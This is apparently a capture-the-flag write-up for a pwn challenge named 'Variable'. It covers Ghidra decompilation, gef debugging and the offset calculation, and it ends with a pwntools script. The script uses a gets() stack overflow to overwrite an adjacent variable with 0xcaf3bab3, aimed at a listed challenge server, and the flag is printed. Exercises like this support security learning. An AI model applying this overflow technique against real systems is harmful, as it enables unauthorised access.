Variable (Medium) - Pwn


Thursday, June 29, 2023 7:13 PM

Description

Navigate the binary labyrinth and bend variables to your will.

Solution

Upon running the binary, we are first asked for the username and then a secret.



Using ltrace, we can see the usage of gets() in the username.

Ghidra.

Main function shows the call for authenticator() func.

```
undefined8 main(void)

{
  banner();
  authenticator();
  return 0;
}
```

Authenticator() function.

```
void authenticator(void)

{
  char *pcVar1;
  char local_168 [256];
  char secret_password [16];
  char username [64];
  FILE *local_18;
  int target;

  target = L'\xfee1dead';
  printf("\n\n\nEnter the username: ");
  gets(username);
  printf("\nHello %s!\n",username);
  printf("\nPlease enter the secret password: ");
  fgets(secret_password,0x10,stdin);
  if (target == L'\xcaf3bab3') {
    local_18 = fopen("flag.txt","r");
    if (local_18 == (FILE *)0x0) {
      puts("\nError: could not open file");
    }
    else {
      printf("\nAccess Granted!\nHere\'s the flag: ");
      while( true ) {
        pcVar1 = fgets(local_168,0x100,local_18);
        if (pcVar1 == (char *)0x0) break;
        printf("%s",local_168);
      }
      fclose(local_18);
    }
  }
  else {
    printf("\nAccess Denied!");
  }
  return;
}
```

I have renamed some variable names for better understanding.

Here it first takes input username using gets() function so we know this is where the buffer overflow exists.

Next we have an input for secret_password. After that we have a comparison, target == L'\xcaf3bab3'

Where target's initial value is target = L'\xfee1dead';

We somehow need to manipulate target's value and overwrite it to caf3bab3.

Fire up gef to exploit this.

While disassembling the authenticator func, add a breakpoint right after the gets() function to analyze our input and find the offset.

```
   0x0000000000401214 <+34>:    call   0x4010b0 <printf@plt>
   0x0000000000401219 <+39>:    lea    rax,[rbp-0x50]
   0x000000000040121d <+43>:    mov    rdi,rax
   0x0000000000401220 <+46>:    mov    eax,0x0
   0x0000000000401225 <+51>:    call   0x4010d0 <gets@plt>
   0x000000000040122a <+56>:    lea    rax,[rbp-0x50]
   0x000000000040122e <+60>:    mov    rsi,rax
   0x0000000000401231 <+63>:    lea    rdi,[rip+0x106d]        # 0x4022a5
   0x0000000000401238 <+70>:    mov    eax,0x0
   0x000000000040123d <+75>:    call   0x4010b0 <printf@plt>
   0x0000000000401242 <+80>:    lea    rdi,[rip+0x106f]        # 0x4022b8
   0x0000000000401249 <+87>:    mov    eax,0x0
   0x000000000040124e <+92>:    call   0x4010b0 <printf@plt>
   0x0000000000401253 <+97>:    mov    rdx,QWORD PTR [rip+0x2e06]        # 0x404060 <stdin@@GLIBC_2.2.5>
   0x000000000040125a <+104>:   lea    rax,[rbp-0x60]
   0x000000000040125e <+108>:   mov    esi,0x10
   0x0000000000401263 <+113>:   mov    rdi,rax
   0x0000000000401266 <+116>:   call   0x4010c0 <fgets@plt>
   0x000000000040126b <+121>:   cmp    DWORD PTR [rbp-0x4],0xcaf3bab3
   0x0000000000401272 <+128>:   jne    0x4012fd <authenticator+267>
   0x0000000000401278 <+134>:   lea    rsi,[rip+0x105d]        # 0x4022dc
   0x000000000040127f <+141>:   lea    rdi,[rip+0x1058]        # 0x4022de
```

```
gef➤  b *authenticator+56
Breakpoint 1 at 0x40122a
```

Next, run the program and add "FOOBAR" as the username.

```
gef➤  r
Starting program: /home/kali/Desktop/saad/ctfs-dev/pwn/unused/variable_r2.0/original-code/variable
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
A BIT MORE CHALLENGING THIS
TIME?

Enter the username: FOOBAR

Breakpoint 1, 0x000000000040122a in authenticator ()
[ Legend: Modified register | Code | Heap | Stack | String ]
$rax   : 0x00007fffffffdcc0  →  0x000052414f4f46 ("FOOBAR"?)
$rbx   : 0x00007fffffffde38  →  0x00007fffffffe189  →  "/home/kali/Desktop/saad/ctfs-dev/pwn/unused/variab[ ... ]"
$rcx   : 0x00007ffff7f9ea80  →  0x00000000fbad2288
$rdx   : 0x1
$rsp   : 0x00007fffffffdbb0  →  0x0000000000000000
$rbp   : 0x00007fffffffdd10  →  0x00007fffffffdd20  →  0x0000000000000001
$rsi   : 0x1
```

Search pattern for FOOBAR.

```
gef➤  search-pattern "FOOBAR"
[+] Searching 'FOOBAR' in memory
[+] In '[heap]'(0x405000-0x426000), permission=rw-
  0x4056b0 - 0x4056b8  →   "FOOBAR\n"
[+] In '[stack]'(0x7fffffde000-0x7ffffffff000), permission=rw-
  0x7fffffffdcc0 - 0x7fffffffdcc6  →   "FOOBAR"
```

Next, search for the target variable value, i.e.

```
gef➤  search-pattern "0xfee1dead"
[+] Searching '\xad\xde\xe1\xfe' in memory
[+] In '/home/kali/Desktop/saad/ctfs-dev/pwn/unused/variable_r2.0/original-co
  0x401204 - 0x401214  →   "\xad\xde\xe1\xfe[ ... ]"
[+] In '/usr/lib/x86_64-linux-gnu/libc.so.6'(0x7ffff7df2000-0x7ffff7f47000),
  0x7ffff7ecab28 - 0x7ffff7ecab38  →   "\xad\xde\xe1\xfe[ ... ]"
[+] In '[stack]'(0x7fffffde000-0x7ffffffff000), permission=rw-
  0x7fffffffdd0c - 0x7fffffffdd1c  →   "\xad\xde\xe1\xfe[ ... ]"
```

To calculate the offset, subtract the following.

0x7fffffffdd0c - 0x7fffffffdcc0

```
>>> 0x7fffffffdd0c-0x7fffffffdcc0
76
```

We get the offset 76.

Now to find the overwritten value, add a breakpoint on the comparison point in the authenticator function.

```
   0x000000000040125e <+108>:   mov    esi,0x10
   0x0000000000401263 <+113>:   mov    rdi,rax
   0x0000000000401266 <+116>:   call   0x4010c0 <fgets@plt>
   0x000000000040126b <+121>:   cmp    DWORD PTR [rbp-0x4],0xcaf3bab3
   0x0000000000401272 <+128>:   jne    0x4012fd <authenticator+267>
   0x0000000000401278 <+134>:   lea    rsi,[rip+0x105d]        # 0x4022dc
   0x000000000040127f <+141>:   lea    rdi,[rip+0x1058]        # 0x4022de
   0x0000000000401286 <+148>:   call   0x4010e0 <fopen@plt>
   0x000000000040128b <+153>:   mov    QWORD PTR [rbp-0x10],rax
   0x000000000040128f <+157>:   cmp    QWORD PTR [rbp-0x10],0x0
   0x0000000000401294 <+162>:   je     0x4012ef <authenticator+253>
```

```
gef➤  b *authenticator+121
Breakpoint 2 at 0x40126b
```

Create a pattern of 76.

```
gef➤  pattern create 76
[+] Generating a pattern of 76 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaa
[+] Saved as '$_gef1'
```

Run the program, and after 76 pattern characters, add 6 B's.

```
gef➤  r
Starting program: /home/kali/Desktop/saad/ctfs-dev/pwn/unused/variable_r2.0/original-code/variable
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
A BIT MORE CHALLENGING THIS TIME?

Enter the username: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaBBBBBB

Breakpoint 1, 0x000000000040122a in authenticator ()
[ Legend: Modified register | Code | Heap | Stack | String ]
```


On the comparison breakpoint read the value of $rbp-0x4 to see our overwritten value.

```
[#0] 0x40126b → authenticator()
[#1] 0x40132d → main()

gef➤  x/s $rbp-0x4
0x7fffffffdd0c: "BBBBBB"
```

Final script.

```

from pwn import *
```

```
# r = process("./variable")

HOST, IP = '159.223.192.150', 9003

r = remote(HOST, IP)

payload = b'A'*76

payload += p64(0xcaf3bab3)

r.sendline(payload)
r.sendline("test")


print(r.recvuntil("}"))

# python2 one liner solution

# python2 -c "print 'A'*76 + '\xb3\xba\xf3\xca\x00\x00\x00\x00'" | ./challenge

```



Flag: NCC{s3cr3t_ov3rr1d3n_pwn3d}